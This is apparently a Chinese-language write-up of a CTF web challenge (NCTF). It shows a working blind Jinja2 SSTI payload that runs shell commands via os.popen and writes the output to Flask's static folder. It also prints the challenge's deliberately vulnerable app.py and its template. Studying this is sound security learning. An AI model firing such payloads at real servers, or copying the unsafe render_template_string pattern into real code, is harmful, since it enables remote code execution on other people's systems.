
进来就是一个登录框
账号无论输入什么都会显示在页面,没有任何过滤,弹窗也行

但是xss漏洞并不可以利用,ssti测试直接显示

查看请求字段可以看到是一个python,是python加上有任意渲染网页,很任意想到ssti,但是这里测试时没有被执行

很久都没有思路,后面才知道这里用了一个ssti盲注

首先我们要知道flask框架默认是不可以访问系统盘文件的,但是有一个文件夹除外,那就是static文件夹,这是放在项目根目录的,在这里面的文件是静态文件,可以通过url进行访问
可以测试一下,payload
1
| ?username={{lipsum.__globals__.os.popen('ls>static/test.txt').read()}}&password=1
|

后面直接cat /flag了
app.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| from flask import Flask, request, render_template, render_template_string
app = Flask(__name__)
@app.route('/')
def index():
if 'username' in request.args or 'password' in request.args:
username = request.args.get('username', '')
password = request.args.get('password', '')
if not username or not password:
login_msg = """
<div>
</br>
<div>这是个登录界面</div>
</br>
<div>用户名或密码不能为空</div>
</div>
"""
else:
login_msg = f"""
<div>
</br>
<div>这是个登录界面</div>
</br>
<div>Welcome: {username}</div>
</div>
"""
render_template_string(login_msg)
else:
login_msg = ""
return render_template("index.html", login_msg=login_msg)
if __name__ == '__main__':
app.run(host='0.0.0.0', port=80)
|
index.html
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
| <!doctype html>
<html lang="zh-CN">
<head>
<meta charset="utf-8" />
<meta name="viewport" content="width=device-width, initial-scale=1" />
<title>登录</title>
<style>
:root{
--text: #111;
--muted: #666;
--line: #d9d9d9;
--line-focus: #111;
--bg: #fff;
}
*{ box-sizing: border-box; }
html,body{ height:100%; }
body{
margin:0;
font-family: -apple-system, BlinkMacSystemFont, "Segoe UI", Roboto, "Helvetica Neue",
Arial, "Noto Sans", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei", sans-serif;
background: var(--bg);
color: var(--text);
}
.wrap{
min-height: 100vh;
display: flex;
align-items: center;
justify-content: center;
padding: 24px;
}
.card{
width: 100%;
max-width: 360px;
text-align: center;
}
.hero{
width: 160px;
height: 160px;
object-fit: contain;
display: block;
margin: 0 auto 28px;
user-select: none;
-webkit-user-drag: none;
}
form{
display: grid;
gap: 18px;
text-align: left;
}
.field label{
display:block;
font-size: 12px;
color: var(--muted);
margin-bottom: 8px;
letter-spacing: .2px;
}
.field input{
width: 100%;
border: none;
border-bottom: 1px solid var(--line);
padding: 10px 0;
font-size: 14px;
outline: none;
background: transparent;
color: var(--text);
}
.field input::placeholder{ color:#aaa; }
.field input:focus{
border-bottom-color: var(--line-focus);
}
.actions{
display:flex;
align-items:center;
justify-content: space-between;
margin-top: 6px;
}
.btn{
width: 100%;
border: 1px solid #111;
background: #111;
color: #fff;
padding: 10px 12px;
border-radius: 10px;
font-size: 14px;
cursor: pointer;
transition: transform .02s ease, opacity .2s ease;
}
.btn:active{ transform: scale(0.99); }
.btn:hover{ opacity: .92; }
.hint{
text-align:center;
margin-top: 14px;
font-size: 12px;
color: var(--muted);
}
</style>
</head>
<body>
<div class="wrap">
<div class="card">
<img class="hero" src="{{ url_for('static', filename='images/horse.jpg') }}" alt="Logo" onerror="this.style.display='none';" />
<form id="loginForm" autocomplete="on" action="/" method="GET">
<div class="field">
<label for="account">账号</label>
<input id="account" name="username" type="text" placeholder="请输入账号" required />
</div>
<div class="field">
<label for="password">密码</label>
<input id="password" name="password" type="password" placeholder="请输入密码" required />
</div>
<button class="btn" type="submit">登录</button>
</form>
{{ login_msg|safe }}
<div class="hint">© NCTF MA</div>
</div>
</div>
</body>
</html>
|